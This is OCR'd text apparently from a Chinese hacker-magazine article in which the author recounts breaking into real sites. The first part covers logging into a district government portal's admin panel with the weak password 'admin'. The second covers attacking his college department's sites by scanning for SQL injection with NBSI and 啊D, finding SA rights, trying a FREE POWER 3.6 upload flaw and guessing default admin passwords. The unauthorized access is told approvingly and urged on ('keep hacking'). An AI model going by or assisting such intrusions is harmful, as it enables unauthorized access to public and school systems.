


图6

可点击完网站首页后，所转向的网站竟然是大连市甘井子区政法委员会的政府门户网站，让我感觉到很是个纳闷，如图5，然后就有用啊D检测了下是否有漏洞，发现还是没有。于是，又检测了下管理入口，如图6，扫描到了管

理入口，然后点击进入。如图7，继续尝试弱口令，使用admin，没想到，哈哈，进去了。进去后，查看了下网站管理员，发现一共有两个管理帐号，如图8，当然，网站别的一些菜单功能也是都可以使用。




图7

因为是政府的门户网站，所以我就再没有继续的往下实验，我可不想去公安局喝劳保茶，嘿嘿，就到此为止了。但身为政府网站，安全性却做的这么差，真的实在是太不应该了。




图8

永不止步 学院再入侵

在上期杂志中，我写了如何入侵学校办公系统并如何找到试卷并拿下鳖个办公服务器。作为一名黑X的忠实的读者，我们要本着永不止步，寻求突破的思想，不能满足，keep hacking！



图1

于是，我本着这个思想，来到我们计算机系的网站上逛了逛，是.NET写的，如图1，我看了下域名，是jsjx.**.edu.cn，上次的办公系统是oa.**.edu.cn。有点激动，如果在一台服务器上就好了，我查了一下IP，让我失望了。如图2，图3。

```
and Settings\Administrator>ping oa.  ..edu.cn

it.edu.cn [58.214.. ..21] with 32 bytes of data:

 out.
 out.
```

图2

```
and Settings\Administrator>ping jsjx.  t.edu.cn

direct.local [202.102.1 0.205] with 32 bytes of data:

02.102.110.205: bytes=32 time=3ms TTL=250
02.102.110.205: bytes=32 time=3ms TTL=250
02.102.110.205: bytes=32 time=3ms TTL=250
```

图3

这也不奇怪，因为我们计算机系是在分校区，电脑太多不好办，而且我们系有技术优势，不像其它系都有学院统一负责网站制作维护。再回到我们系网站，随便打开一个链接，放到NBSI中检测，没有漏洞，意料之中。然后我在网站中仔细的找了找，进了机构构成，看到了搜索，好东西，随便填了一个如图4。




图4

在检测，竟然检测出了SA，哈哈！如图5。怎么网页标题变成了无锡药监信息网？不管它。果断看看能不能执行命令，受伤了，不能执行，晕，我试了各种方法都不行，

难道这样的一个SA就白费了？我估计因为我们系的服务器用的是教育网，比较慢（不是一般的卡），估计执行超时了，网速慢也有这好处！既然这儿不行，就去找找看有什么分站，果然我看到了，如图6，叫做**能力支持分站，是关于就业，研发的。进去看看，如图7，一看就是一个整站系统，放到啊D中，检测后台，哦，原来是FREE POWER 3.6，但不是PLUS版本，用几个默认的管理员账号试了下不行。记得FREE POWER有一个上传漏洞，于是先注册一个用户，注册好了，登陆，什么，竟然用户名错误，如图8，我有注册了一个，还是一样，估计管理员做了手脚，我晕了。在网上搜了下，找到了一个漏洞利用工具，试了下，还是不行，我晕。看着网站，我很茫然，难道，就这样不了了之？




图5




图6

我在仔细的看了一遍，终于发现其它的分站了，如图9，看到这几个链接了么，我一开始以为是这个站的分栏目了，其实不是，他每个链接对应一个分站，这样机会就大一点了！第一个就是这个站，第二个，进去看一下，第二个跟第一个站用一个系统PASS，第三个，是个论坛，有的搞！如图10，用啊D检测了一下，没检测到后台，估计管理员和注册用户登录页面一样，毕竟是个小论坛。我试了一下常见的管理员默认账号和密码，还是进不去，哎，怎么这么衰！没办法，只好看下一个站，点击我想拜师学艺，进去后，发现是一个博客，用啊D查了下后台，一看，原来是OBLOG！如图11。

